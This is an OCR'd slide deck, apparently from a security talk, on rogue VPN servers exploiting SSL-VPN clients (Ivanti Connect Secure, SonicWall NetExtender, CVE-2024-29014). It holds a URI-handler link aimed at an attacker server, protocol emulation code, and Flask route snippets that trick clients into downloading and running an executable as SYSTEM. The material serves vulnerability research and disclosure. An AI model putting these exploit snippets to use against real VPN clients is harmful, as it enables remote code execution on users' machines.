
Not just via browsers, e.g. Office (Follina ms-msdt exploit)

User-friendly exploit delivery mechanism ;)

.. Is it really a warning if it's intended usage?


Ivanti Connect Secure: URI Handlers

+ Multiple handlers, depending on client



pulsesecure://


pulsesecure2://



pulsesecureclient://

Ivanti Connect Secure: JamUI Handler

```
pulsesecureclient://connect?name=vpn&server=https://connect.nachovpn.lol
&userrealm=Users&username=user&store=true
```



Ivanti Connect Secure

🔍 Reversing and implementing the SSL-VPN protocol – OpenConnect to the rescue!

⬆️ First things first, upgrade the connection to IF-T/TLS

```
def process(self, data):
    if b'GET / HTTP/1.1' in data:
        print ('Switching protocols ..')
        outbuf =  b'HTTP/1.1 101 Switching Protocols\r\n'
        outbuf += b'Content-type: application/octet-stream\r\n'
        outbuf += b'Pragma: no-cache\r\n'
        outbuf += b'Upgrade: IF-T/TLS 1.0\r\n'
        outbuf += b'Connection: Upgrade\r\n'
        outbuf += b'Connection: Keep-Alive\r\n'
        outbuf += b'Keep-Alive: timeout=15\r\n'
        outbuf += b'Strict-Transport-Security: max-age=31536000\r\n\r\n'
        return outbuf
```

Ivanti Connect Secure

- IF-T/TLS – Transports TNC messages over encrypted TLS tunnel
  - EAP (or EAP-TTLS) – Authentication
    - AVP – Config attributes (IP config, logon scripts, etc.)

Field	Type	Size	Offset
vendor	uint32	4 bytes	0
type	uint32	4 bytes	4
identifier	uint32	4 bytes	8
length	uint32	4 bytes	12
value	uint8[]	variable	16

IF-T

- vendor : uint32
- type : uint32
- length : uint32
- identifier : uint32
- value : uint8[]

Field	Type	Size	Offset
vendor	uint32	4 bytes	0
code	uint8	1 byte	4
identifier	uint8	1 byte	5
length	uint16	2 bytes	6
data	uint8[]	variable	8

EAP

- vendor : uint32
- code : uint8
- identifier : uint8
- length : uint16
- data : uint8[]

Field	Type	Size	Offset
code	uint32	4 bytes	0
flags	uint8	1 byte	4
length	uint32	4 bytes	8
vendor	uint32	4 bytes	12 (optional)
value	uint8[]	variable	12 or 16


AVP


- code : uint32 (required)
- flags : uint32 (required)
- length : int32 (required)
- vendor : int32 (optional)
- value : uint8[] (variable length)

Ivanti Connect Secure

Emulate a server to handle EAP authentication

Craft the required packets to push a config to the client






https://vimeo.com/1024773914

SonicWall NetExtender

- Patched by SonicWall in July 2024 as CVE-2024-29014
- RCE as SYSTEM on Windows
- Can be triggered via URI Handler



SonicWall NetExtender

- Black Hat 2008 – Mike Zusman – Leveraging the Edge: Abusing SSL VPNs
- RCE via ActiveX Control – executes NXSetupU.exe
- January 2021 – we reported a very similar bug (minus ActiveX)!

.. one line change in the exploit

- April 2024 – we discovered a variant of the 2021 bug

SonicWall NetExtender

CVE-2021-???? in 2 steps ..

Step 1: Send high NX_WINDOWS_VER && NX_WIN_MIN_GOOD_VERSION

Step 2: Serve NXSetupU.exe && NXSetupU.exe.manifest

```
@app.route('/cgi-bin/sslvpnclient', methods = ['POST', 'GET'])
def ssl_vpnclient():
    if request.args.get('getepcprofiles'):
        return 'X-NE-sslvpnnac-allow: {}\r\nX-NE-sslvpnnac-deny: {}'
    elif request.args.get('launchnetextender'):
        return render_template('launchextender.html')
    elif request.args.get('versionquery'):
        return 'NX_WINDOWS_VER: 0×fffffff;\n NX_TUNNEL_PROTO_VER: 2.0;\n NX_MAY_CHANGE_PASSWORD:0;\n NX_WIN_MIN_GOOD_VERSION: 0×41414141;\n'
    elif request.args.get('launchplatform'):
        return render_template('launchplatform.html')
..
```

NACcidental Upgrade

Exploits Endpoint Control (EPC) client version upgrade

Instead of incrementing the NX version, increment the EPC version

Downloads NACAgent.exe and executes it as SYSTEM

```
@app.route('/cgi-bin/sslvpnclient', methods = ['POST', 'GET'])
def ssl_vpnclient():
    if request.args.get('getepcprofiles'):
        return 'X-NE-sslvpnnac-allow: {}\r\nX-NE-sslvpnnac-deny: {}'
    elif request.args.get('launchnetextender'):
        return render_template('launchextender.html')
    elif request.args.get('versionquery'):
        return 'NX_WINDOWS_VER: 0×00000000;\n NX_TUNNEL_PROTO_VER: 2.0;\n NX_MAY_CHANGE_PASSWORD:0;\n
NX_WIN_MIN_GOOD_VERSION: 0×0a020153;\n'
    elif request.args.get('launchplatform'):
        return render_template('launchplatform.html')
    elif request.args.get('epcversionquery'):
        if PUSH_EPC:
            return 'NX_WINDOWS_EPC_VER: 0×FF;'
        return 'NX_WINDOWS_EPC_VER: 0×00;'
```

SonicWall NetExtender

Signature check in NECore.dll

Signature checked with WinVerifyTrust

Checks that it's signed ✅

```
LONG __fastcall CheckSignature(__int64 a1)
{
  __int64 v2[4]; // [rsp+20h] [rbp-98h] BYREF
  WINTRUST_DATA pWVTData; // [rsp+40h] [rbp-78h] BYREF
  GUID pgActionID; // [rsp+90h] [rbp-28h] BYREF

  v2[1] = a1;
  v2[0] = 32LL;
  v2[2] = 0LL;
  v2[3] = 0LL;
  pgActionID.Data1 = 0xAAC56B;                  // WINTRUST_ACTION_GENERIC_VERIFY_V2
  pgActionID.Data2 = 0xCD44;
  pgActionID.Data3 = 0x11D0;
  pgActionID.Data4[0] = 0x8C;
  pgActionID.Data4[1] = 0xC2;
  pgActionID.Data4[2] = 0;
  pgActionID.Data4[3] = 0xC0;
  pgActionID.Data4[4] = 0x4F;
  pgActionID.Data4[5] = 0xC2;
  pgActionID.Data4[6] = 0x95;
  pgActionID.Data4[7] = 0xEE;
  memset(&pWVTData, 0, sizeof(pWVTData));
  pWVTData.pFile = (WINTRUST_FILE_INFO *)v2;
  pWVTData.cbStruct = 80;
  pWVTData.pPolicyCallbackData = 0LL;
  pWVTData.pSIPClientData = 0LL;
  *(_QWORD *)&pWVTData.dwUIChoice = 2LL;
  pWVTData.dwUnionChoice = 1;
  pWVTData.dwStateAction = 0;
  pWVTData.hWVTStateData = 0LL;
  pWVTData.pwszURLReference = 0LL;
  pWVTData.dwProvFlags = 256;
  return WinVerifyTrust(0LL, &pgActionID, &pWVTData);
}
```


SonicWall NetExtender

Signature check in NECore.dll

Signature checked with WinVerifyTrust

